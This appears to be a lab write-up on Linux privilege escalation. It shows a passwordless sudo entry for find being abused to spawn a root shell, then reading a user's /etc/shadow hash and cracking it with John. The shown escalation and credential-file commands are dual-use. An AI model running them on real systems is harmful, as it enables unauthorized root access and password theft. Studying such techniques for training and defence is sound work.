← Back to Linux Privilege Escalation
Enumeration

sudo -l(ALL) NOPASSWD: /usr/bin/find
(ALL) NOPASSWD: /usr/bin/less
(ALL) NOPASSWD: /usr/bin/nanoThree passwordless sudo entries. find, less, and nano — none of which sound dangerous until you check GTFOBins.
Escalation
find was the cleanest path:
sudo find . -exec /bin/sh \; -quitRoot shell. That's it.
whoami
id
root
uid=0(root) gid=0(root) groups=0(root)Post-Escalation — Frank's Hash
From root, pulled Frank's entry from /etc/shadow:
grep '^frank:' /etc/shadow$6$ prefix — SHA-512 crypt. Cracked locally with John.
Why This Works
sudo -l is one of the fastest privilege escalation checks on Linux. The existence of even one allowed binary matters if that binary has a GTFOBins entry — and most do.
find executes arbitrary commands through -exec. Running it as root means those commands run as root. The -quit flag stops it after the first execution so it doesn't loop through the filesystem.
GTFOBins isn't just a lookup table. It's a translation layer between "I can run this binary" and "here's how to abuse it."